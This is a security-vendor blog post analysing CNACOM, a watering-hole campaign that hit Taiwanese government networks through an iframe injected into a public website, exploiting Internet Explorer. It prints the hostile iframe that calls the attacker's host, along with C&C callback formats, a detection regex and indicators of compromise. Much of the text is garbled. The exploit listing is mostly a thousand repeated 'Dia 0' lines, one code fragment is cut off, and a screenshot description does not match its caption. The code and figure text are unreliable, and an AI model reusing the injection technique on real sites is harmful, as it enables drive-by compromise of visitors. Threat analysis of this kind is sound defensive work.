

# CNACOM - Open Source Exploitation via Strategic Web Compromise

Published on:  
December 01, 2016

Authored by:



Ed Miles

Category:

APT

## CNACOM - Open Source Exploitation via Strategic Web Compromise

### Introduction

Since a full proof of concept for CVE-2016-0189 vulnerability was published on GitHub, Zscaler ThreatLabz has been closely tracking its proliferation. The first copying of the exploit code we spotted was from the Sundown exploit kit (EK), followed closely by Magnitude and a resurgent KaiXin EK. In addition to the commoditized EKs, this exploit code has been leveraged in numerous one-shot and gated web-exploitation campaigns, delivered through a mix of the usual malvertising networks and compromised websites.

This blog details CNACOM, a web-based campaign that appears to be related to a well-known nation-state actor more commonly associated with spear-phishing attacks.

### Infection Cycle




Figure 1 - An overview of the campaign's infection flow, highlighting the targeted organizations

On November 7, we spotted a malicious injection on the registration page of a major Taiwanese public service website. An iframe was injected into the footer of the page, which then loaded a unique landing page containing the CVE-2016-0189 exploit code.

```
625 <map name="map">
626 <area shape="RECT" coords="287,66,421,82" href="http://cnacom-organized.rhcloud.com/cnaindex.php?</iframe>
627 alt=""
628 </map>
629 <iframe name="abc" width=0 height=0 frameborder=0 src="http://cnacom-organized.rhcloud.com/cnaindex.php?</iframe>
630 </body>
631 </html>
```

Figure 2 - An injected iframe with the name "abc" redirects visitors to the attack code

The landing page, hosted on an RHCloud virtual private server (VPS), begins with a nearly identical copy of the GitHub-published code, though the payload invocation appears to use a sandbox escape via CVE-2015-0116.

```

12  * = Underscore(C);
13  me = null;
14  Set me = New ArrayWrapper;
15  Dia 0
16  Dia 0
17  Dia 0
18  Dia 0
19  Dia 0
20  Dia 0
21  Dia 0
22  Dia 0
23  Dia 0
24  Dia 0
25  Dia 0
26  Dia 0
27  Dia 0
28  Dia 0
29  Dia 0
30  Dia 0
31  Dia 0
32  Dia 0
33  Dia 0
34  Dia 0
35  Dia 0
36  Dia 0
37  Dia 0
38  Dia 0
39  Dia 0
40  Dia 0
41  Dia 0
42  Dia 0
43  Dia 0
44  Dia 0
45  Dia 0
46  Dia 0
47  Dia 0
48  Dia 0
49  Dia 0
50  Dia 0
51  Dia 0
52  Dia 0
53  Dia 0
54  Dia 0
55  Dia 0
56  Dia 0
57  Dia 0
58  Dia 0
59  Dia 0
60  Dia 0
61  Dia 0
62  Dia 0
63  Dia 0
64  Dia 0
65  Dia 0
66  Dia 0
67  Dia 0
68  Dia 0
69  Dia 0
70  Dia 0
71  Dia 0
72  Dia 0
73  Dia 0
74  Dia 0
75  Dia 0
76  Dia 0
77  Dia 0
78  Dia 0
79  Dia 0
80  Dia 0
81  Dia 0
82  Dia 0
83  Dia 0
84  Dia 0
85  Dia 0
86  Dia 0
87  Dia 0
88  Dia 0
89  Dia 0
90  Dia 0
91  Dia 0
92  Dia 0
93  Dia 0
94  Dia 0
95  Dia 0
96  Dia 0
97  Dia 0
98  Dia 0
99  Dia 0
100 Dia 0
101 Dia 0
102 Dia 0
103 Dia 0
104 Dia 0
105 Dia 0
106 Dia 0
107 Dia 0
108 Dia 0
109 Dia 0
110 Dia 0
111 Dia 0
112 Dia 0
113 Dia 0
114 Dia 0
115 Dia 0
116 Dia 0
117 Dia 0
118 Dia 0
119 Dia 0
120 Dia 0
121 Dia 0
122 Dia 0
123 Dia 0
124 Dia 0
125 Dia 0
126 Dia 0
127 Dia 0
128 Dia 0
129 Dia 0
130 Dia 0
131 Dia 0
132 Dia 0
133 Dia 0
134 Dia 0
135 Dia 0
136 Dia 0
137 Dia 0
138 Dia 0
139 Dia 0
140 Dia 0
141 Dia 0
142 Dia 0
143 Dia 0
144 Dia 0
145 Dia 0
146 Dia 0
147 Dia 0
148 Dia 0
149 Dia 0
150 Dia 0
151 Dia 0
152 Dia 0
153 Dia 0
154 Dia 0
155 Dia 0
156 Dia 0
157 Dia 0
158 Dia 0
159 Dia 0
160 Dia 0
161 Dia 0
162 Dia 0
163 Dia 0
164 Dia 0
165 Dia 0
166 Dia 0
167 Dia 0
168 Dia 0
169 Dia 0
170 Dia 0
171 Dia 0
172 Dia 0
173 Dia 0
174 Dia 0
175 Dia 0
176 Dia 0
177 Dia 0
178 Dia 0
179 Dia 0
180 Dia 0
181 Dia 0
182 Dia 0
183 Dia 0
184 Dia 0
185 Dia 0
186 Dia 0
187 Dia 0
188 Dia 0
189 Dia 0
190 Dia 0
191 Dia 0
192 Dia 0
193 Dia 0
194 Dia 0
195 Dia 0
196 Dia 0
197 Dia 0
198 Dia 0
199 Dia 0
200 Dia 0
201 Dia 0
202 Dia 0
203 Dia 0
204 Dia 0
205 Dia 0
206 Dia 0
207 Dia 0
208 Dia 0
209 Dia 0
210 Dia 0
211 Dia 0
212 Dia 0
213 Dia 0
214 Dia 0
215 Dia 0
216 Dia 0
217 Dia 0
218 Dia 0
219 Dia 0
220 Dia 0
221 Dia 0
222 Dia 0
223 Dia 0
224 Dia 0
225 Dia 0
226 Dia 0
227 Dia 0
228 Dia 0
229 Dia 0
230 Dia 0
231 Dia 0
232 Dia 0
233 Dia 0
234 Dia 0
235 Dia 0
236 Dia 0
237 Dia 0
238 Dia 0
239 Dia 0
240 Dia 0
241 Dia 0
242 Dia 0
243 Dia 0
244 Dia 0
245 Dia 0
246 Dia 0
247 Dia 0
248 Dia 0
249 Dia 0
250 Dia 0
251 Dia 0
252 Dia 0
253 Dia 0
254 Dia 0
255 Dia 0
256 Dia 0
257 Dia 0
258 Dia 0
259 Dia 0
260 Dia 0
261 Dia 0
262 Dia 0
263 Dia 0
264 Dia 0
265 Dia 0
266 Dia 0
267 Dia 0
268 Dia 0
269 Dia 0
270 Dia 0
271 Dia 0
272 Dia 0
273 Dia 0
274 Dia 0
275 Dia 0
276 Dia 0
277 Dia 0
278 Dia 0
279 Dia 0
280 Dia 0
281 Dia 0
282 Dia 0
283 Dia 0
284 Dia 0
285 Dia 0
286 Dia 0
287 Dia 0
288 Dia 0
289 Dia 0
290 Dia 0
291 Dia 0
292 Dia 0
293 Dia 0
294 Dia 0
295 Dia 0
296 Dia 0
297 Dia 0
298 Dia 0
299 Dia 0
300 Dia 0
301 Dia 0
302 Dia 0
303 Dia 0
304 Dia 0
305 Dia 0
306 Dia 0
307 Dia 0
308 Dia 0
309 Dia 0
310 Dia 0
311 Dia 0
312 Dia 0
313 Dia 0
314 Dia 0
315 Dia 0
316 Dia 0
317 Dia 0
318 Dia 0
319 Dia 0
320 Dia 0
321 Dia 0
322 Dia 0
323 Dia 0
324 Dia 0
325 Dia 0
326 Dia 0
327 Dia 0
328 Dia 0
329 Dia 0
330 Dia 0
331 Dia 0
332 Dia 0
333 Dia 0
334 Dia 0
335 Dia 0
336 Dia 0
337 Dia 0
338 Dia 0
339 Dia 0
340 Dia 0
341 Dia 0
342 Dia 0
343 Dia 0
344 Dia 0
345 Dia 0
346 Dia 0
347 Dia 0
348 Dia 0
349 Dia 0
350 Dia 0
351 Dia 0
352 Dia 0
353 Dia 0
354 Dia 0
355 Dia 0
356 Dia 0
357 Dia 0
358 Dia 0
359 Dia 0
360 Dia 0
361 Dia 0
362 Dia 0
363 Dia 0
364 Dia 0
365 Dia 0
366 Dia 0
367 Dia 0
368 Dia 0
369 Dia 0
370 Dia 0
371 Dia 0
372 Dia 0
373 Dia 0
374 Dia 0
375 Dia 0
376 Dia 0
377 Dia 0
378 Dia 0
379 Dia 0
380 Dia 0
381 Dia 0
382 Dia 0
383 Dia 0
384 Dia 0
385 Dia 0
386 Dia 0
387 Dia 0
388 Dia 0
389 Dia 0
390 Dia 0
391 Dia 0
392 Dia 0
393 Dia 0
394 Dia 0
395 Dia 0
396 Dia 0
397 Dia 0
398 Dia 0
399 Dia 0
400 Dia 0
401 Dia 0
402 Dia 0
403 Dia 0
404 Dia 0
405 Dia 0
406 Dia 0
407 Dia 0
408 Dia 0
409 Dia 0
410 Dia 0
411 Dia 0
412 Dia 0
413 Dia 0
414 Dia 0
415 Dia 0
416 Dia 0
417 Dia 0
418 Dia 0
419 Dia 0
420 Dia 0
421 Dia 0
422 Dia 0
423 Dia 0
424 Dia 0
425 Dia 0
426 Dia 0
427 Dia 0
428 Dia 0
429 Dia 0
430 Dia 0
431 Dia 0
432 Dia 0
433 Dia 0
434 Dia 0
435 Dia 0
436 Dia 0
437 Dia 0
438 Dia 0
439 Dia 0
440 Dia 0
441 Dia 0
442 Dia 0
443 Dia 0
444 Dia 0
445 Dia 0
446 Dia 0
447 Dia 0
448 Dia 0
449 Dia 0
450 Dia 0
451 Dia 0
452 Dia 0
453 Dia 0
454 Dia 0
455 Dia 0
456 Dia 0
457 Dia 0
458 Dia 0
459 Dia 0
460 Dia 0
461 Dia 0
462 Dia 0
463 Dia 0
464 Dia 0
465 Dia 0
466 Dia 0
467 Dia 0
468 Dia 0
469 Dia 0
470 Dia 0
471 Dia 0
472 Dia 0
473 Dia 0
474 Dia 0
475 Dia 0
476 Dia 0
477 Dia 0
478 Dia 0
479 Dia 0
480 Dia 0
481 Dia 0
482 Dia 0
483 Dia 0
484 Dia 0
485 Dia 0
486 Dia 0
487 Dia 0
488 Dia 0
489 Dia 0
490 Dia 0
491 Dia 0
492 Dia 0
493 Dia 0
494 Dia 0
495 Dia 0
496 Dia 0
497 Dia 0
498 Dia 0
499 Dia 0
500 Dia 0
501 Dia 0
502 Dia 0
503 Dia 0
504 Dia 0
505 Dia 0
506 Dia 0
507 Dia 0
508 Dia 0
509 Dia 0
510 Dia 0
511 Dia 0
512 Dia 0
513 Dia 0
514 Dia 0
515 Dia 0
516 Dia 0
517 Dia 0
518 Dia 0
519 Dia 0
520 Dia 0
521 Dia 0
522 Dia 0
523 Dia 0
524 Dia 0
525 Dia 0
526 Dia 0
527 Dia 0
528 Dia 0
529 Dia 0
530 Dia 0
531 Dia 0
532 Dia 0
533 Dia 0
534 Dia 0
535 Dia 0
536 Dia 0
537 Dia 0
538 Dia 0
539 Dia 0
540 Dia 0
541 Dia 0
542 Dia 0
543 Dia 0
544 Dia 0
545 Dia 0
546 Dia 0
547 Dia 0
548 Dia 0
549 Dia 0
550 Dia 0
551 Dia 0
552 Dia 0
553 Dia 0
554 Dia 0
555 Dia 0
556 Dia 0
557 Dia 0
558 Dia 0
559 Dia 0
560 Dia 0
561 Dia 0
562 Dia 0
563 Dia 0
564 Dia 0
565 Dia 0
566 Dia 0
567 Dia 0
568 Dia 0
569 Dia 0
570 Dia 0
571 Dia 0
572 Dia 0
573 Dia 0
574 Dia 0
575 Dia 0
576 Dia 0
577 Dia 0
578 Dia 0
579 Dia 0
580 Dia 0
581 Dia 0
582 Dia 0
583 Dia 0
584 Dia 0
585 Dia 0
586 Dia 0
587 Dia 0
588 Dia 0
589 Dia 0
590 Dia 0
591 Dia 0
592 Dia 0
593 Dia 0
594 Dia 0
595 Dia 0
596 Dia 0
597 Dia 0
598 Dia 0
599 Dia 0
600 Dia 0
601 Dia 0
602 Dia 0
603 Dia 0
604 Dia 0
605 Dia 0
606 Dia 0
607 Dia 0
608 Dia 0
609 Dia 0
610 Dia 0
611 Dia 0
612 Dia 0
613 Dia 0
614 Dia 0
615 Dia 0
616 Dia 0
617 Dia 0
618 Dia 0
619 Dia 0
620 Dia 0
621 Dia 0
622 Dia 0
623 Dia 0
624 Dia 0
625 Dia 0
626 Dia 0
627 Dia 0
628 Dia 0
629 Dia 0
630 Dia 0
631 Dia 0
632 Dia 0
633 Dia 0
634 Dia 0
635 Dia 0
636 Dia 0
637 Dia 0
638 Dia 0
639 Dia 0
640 Dia 0
641 Dia 0
642 Dia 0
643 Dia 0
644 Dia 0
645 Dia 0
646 Dia 0
647 Dia 0
648 Dia 0
649 Dia 0
650 Dia 0
651 Dia 0
652 Dia 0
653 Dia 0
654 Dia 0
655 Dia 0
656 Dia 0
657 Dia 0
658 Dia 0
659 Dia 0
660 Dia 0
661 Dia 0
662 Dia 0
663 Dia 0
664 Dia 0
665 Dia 0
666 Dia 0
667 Dia 0
668 Dia 0
669 Dia 0
670 Dia 0
671 Dia 0
672 Dia 0
673 Dia 0
674 Dia 0
675 Dia 0
676 Dia 0
677 Dia 0
678 Dia 0
679 Dia 0
680 Dia 0
681 Dia 0
682 Dia 0
683 Dia 0
684 Dia 0
685 Dia 0
686 Dia 0
687 Dia 0
688 Dia 0
689 Dia 0
690 Dia 0
691 Dia 0
692 Dia 0
693 Dia 0
694 Dia 0
695 Dia 0
696 Dia 0
697 Dia 0
698 Dia 0
699 Dia 0
700 Dia 0
701 Dia 0
702 Dia 0
703 Dia 0
704 Dia 0
705 Dia 0
706 Dia 0
707 Dia 0
708 Dia 0
709 Dia 0
710 Dia 0
711 Dia 0
712 Dia 0
713 Dia 0
714 Dia 0
715 Dia 0
716 Dia 0
717 Dia 0
718 Dia 0
719 Dia 0
720 Dia 0
721 Dia 0
722 Dia 0
723 Dia 0
724 Dia 0
725 Dia 0
726 Dia 0
727 Dia 0
728 Dia 0
729 Dia 0
730 Dia 0
731 Dia 0
732 Dia 0
733 Dia 0
734 Dia 0
735 Dia 0
736 Dia 0
737 Dia 0
738 Dia 0
739 Dia 0
740 Dia 0
741 Dia 0
742 Dia 0
743 Dia 0
744 Dia 0
745 Dia 0
746 Dia 0
747 Dia 0
748 Dia 0
749 Dia 0
750 Dia 0
751 Dia 0
752 Dia 0
753 Dia 0
754 Dia 0
755 Dia 0
756 Dia 0
757 Dia 0
758 Dia 0
759 Dia 0
760 Dia 0
761 Dia 0
762 Dia 0
763 Dia 0
764 Dia 0
765 Dia 0
766 Dia 0
767 Dia 0
768 Dia 0
769 Dia 0
770 Dia 0
771 Dia 0
772 Dia 0
773 Dia 0
774 Dia 0
775 Dia 0
776 Dia 0
777 Dia 0
778 Dia 0
779 Dia 0
780 Dia 0
781 Dia 0
782 Dia 0
783 Dia 0
784 Dia 0
785 Dia 0
786 Dia 0
787 Dia 0
788 Dia 0
789 Dia 0
790 Dia 0
791 Dia 0
792 Dia 0
793 Dia 0
794 Dia 0
795 Dia 0
796 Dia 0
797 Dia 0
798 Dia 0
799 Dia 0
800 Dia 0
801 Dia 0
802 Dia 0
803 Dia 0
804 Dia 0
805 Dia 0
806 Dia 0
807 Dia 0
808 Dia 0
809 Dia 0
810 Dia 0
811 Dia 0
812 Dia 0
813 Dia 0
814 Dia 0
815 Dia 0
816 Dia 0
817 Dia 0
818 Dia 0
819 Dia 0
820 Dia 0
821 Dia 0
822 Dia 0
823 Dia 0
824 Dia 0
825 Dia 0
826 Dia 0
827 Dia 0
828 Dia 0
829 Dia 0
830 Dia 0
831 Dia 0
832 Dia 0
833 Dia 0
834 Dia 0
835 Dia 0
836 Dia 0
837 Dia 0
838 Dia 0
839 Dia 0
840 Dia 0
841 Dia 0
842 Dia 0
843 Dia 0
844 Dia 0
845 Dia 0
846 Dia 0
847 Dia 0
848 Dia 0
849 Dia 0
850 Dia 0
851 Dia 0
852 Dia 0
853 Dia 0
854 Dia 0
855 Dia 0
856 Dia 0
857 Dia 0
858 Dia 0
859 Dia 0
860 Dia 0
861 Dia 0
862 Dia 0
863 Dia 0
864 Dia 0
865 Dia 0
866 Dia 0
867 Dia 0
868 Dia 0
869 Dia 0
870 Dia 0
871 Dia 0
872 Dia 0
873 Dia 0
874 Dia 0
875 Dia 0
876 Dia 0
877 Dia 0
878 Dia 0
879 Dia 0
880 Dia 0
881 Dia 0
882 Dia 0
883 Dia 0
884 Dia 0
885 Dia 0
886 Dia 0
887 Dia 0
888 Dia 0
889 Dia 0
890 Dia 0
891 Dia 0
892 Dia 0
893 Dia 0
894 Dia 0
895 Dia 0
896 Dia 0
897 Dia 0
898 Dia 0
899 Dia 0
900 Dia 0
901 Dia 0
902 Dia 0
903 Dia 0
904 Dia 0
905 Dia 0
906 Dia 0
907 Dia 0
908 Dia 0
909 Dia 0
910 Dia 0
911 Dia 0
912 Dia 0
913 Dia 0
914 Dia 0
915 Dia 0
916 Dia 0
917 Dia 0
918 Dia 0
919 Dia 0
920 Dia 0
921 Dia 0
922 Dia 0
923 Dia 0
924 Dia 0
925 Dia 0
926 Dia 0
927 Dia 0
928 Dia 0
929 Dia 0
930 Dia 0
931 Dia 0
932 Dia 0
933 Dia 0
934 Dia 0
935 Dia 0
936 Dia 0
937 Dia 0
938 Dia 0
939 Dia 0
940 Dia 0
941 Dia 0
942 Dia 0
943 Dia 0
944 Dia 0
945 Dia 0
946 Dia 0
947 Dia 0
948 Dia 0
949 Dia 0
950 Dia 0
951 Dia 0
952 Dia 0
953 Dia 0
954 Dia 0
955 Dia 0
956 Dia 0
957 Dia 0
958 Dia 0
959 Dia 0
960 Dia 0
961 Dia 0
962 Dia 0
963 Dia 0
964 Dia 0
965 Dia 0
966 Dia 0
967 Dia 0
968 Dia 0
969 Dia 0
970 Dia 0
971 Dia 0
972 Dia 0
973 Dia 0
974 Dia 0
975 Dia 0
976 Dia 0
977 Dia 0
978 Dia 0
979 Dia 0
980 Dia 0
981 Dia 0
982 Dia 0
983 Dia 0
984 Dia 0
985 Dia 0
986 Dia 0
987 Dia 0
988 Dia 0
989 Dia 0
990 Dia 0
991 Dia 0
992 Dia 0
993 Dia 0
994 Dia 0
995 Dia 0
996 Dia 0
997 Dia 0
998 Dia 0
999 Dia 0
1000 Dia 0

```

Figure 3 - A VBScript function named "abc" uses a combination of CVE-2016-0189 as well as what appears to be CVE-2015-0116 to gain code execution outside of the Internet Explorer (IE) sandbox

Following the exploit code, things get a lot more interesting. The user's external IP address is stored as a string and an `ipToInt()` function is defined, followed by a set of subroutines to collect details from the user machine. The code gathers the OS version, browser name, version, and language setting, Flash and Java versions, installed Office version, and finally the raw User-Agent string from the browser. This is all sent to the RHCloud host via a GET request.

```

100 this_sendOffInfo = function (
101 {
102   user-agent: 'unknown';

```



Figure 4 - The landing page collects many aspects of the user's platform, including MS Office version information

Figure 5 - The exploitation routine will be triggered for any Internet Explorer version, as long as the user's IP address is in one of the nine target networks

Stack string: 52.43.39.139\0

Figure 7 - Simplified decompiled code for the persistence mechanism shows the Run key utilized

The screenshot shows the Burp Suite interface. At the top, there's a search bar with the text "add new... ALT+F3 > type HELP to learn more". Below it, a filter bar contains "Filters", "Hide Images/JS", "Hide Images/JS/JS", and "Hide Text/JS". A large "ENLARGE" button is visible. The main panel has a tabbed interface with "Statistics", "Inspectors", "AutoResponder", "Composer", "Log", "Filters", and "Timeline". The "Filters" tab is active, showing a table of HTTP history. The table has columns: Get/Post/PUT, Transformer, Headers, Textview, Imageview, Hextview, Webview, Auth, Caching, Cookies, Raw, JSON, and XML. The first row is selected, showing a GET request to "http://10.10.10.10:8080/..." with a status of 200. The request body is empty.



Figure 8 - A self signed certificate is used for the C&C server

## Callback URLs

- /CEL%d=%d.cgi?%s - check-in at startup (and after certain C&C reset/error conditions)
- /DES%d=%d.cgi?%s - standard beacon, check for command
- /RES%d=%d.cgi?%s - response to rsh command
- /SDU%d=%d.cgi?%s - error response
- /SUS%d=%d.cgi?%s - check-out after receiving shutdown message

As can be seen above, the callback URLs utilize the same general format: three capital letters denoting the response function or condition, an integer representing the *PJW/ElfHash* based host ID, an equal sign (=), a random integer, the string ".cgi?", and a base64 response blob (which in some cases simply encodes another random integer). The following regular expression matches this variant's URL path/query components: `[CDRS][EDU]\d+=\d+\.cgi?[a-zA-Z0-9=+&\/]+`.




Figure 9 - A collapsed view of the decompiled C&C command processing code shows handling for multiple input commands and several response types

Unlike many historical IXESHE samples, it appears that this variant doesn't utilize campaign codes embedded in the malware itself. This may be due to a more centralized tracking system that only relies on the malware reporting a machine ID.

## Conclusion

This analysis represents a snapshot of recent activity related to the CNACOM campaign. Additionally, we have identified an exploitation campaign active in August 2015 that appears to have utilized the HackingTeam Flash exploit for CVE-2015-5122, though the landing page at that time targeted a different set of Taiwanese government networks. Whether or not the threat actor behind this campaign is actually the group named APT12, the targeting of Taiwanese government networks and the similarity of this strain to historic IXESHE samples provide strong reasons for suspicion.

Zscaler ThreatlabZ will continue to monitor activity from this group ensuring protection against this threat.

## Indicators of Compromise

Filename: cnacom.exe  
Source: cnacom-organised.rhcloud.com/cnacom.exe  
MD5: ACFA9C664016BFESDB92557E923744F0  
Compile Time: 11/04/2016 11:56:27  
Hardcoded User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:43.0) Gecko/20100101 Firefox/43.0  
C&C: 74.200.214.226

## References

- [http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp\\_ixeshe.pdf](http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_ixeshe.pdf)
- <https://www.arboretworks.com/blog/asert/wp-content/uploads/2014/06/ASERT-Threat-Intelligence-Brief-2014-07-Illuminating-Etumbot-APT.pdf>

## Suggested Blogs



Mar 12 2020

### The Emergence of Coronavirus and Olympics Scams

By: Krishna Kona

[Read This Post](#)



Mar 11 2020

### Microsoft Remote Code Execution vulnerability in SMBv3 service: CVE-2020-0796

By: Rohit Hegde

[Read This Post](#)

Take the first steps on your transformation journey

Contact Us

Request Demo

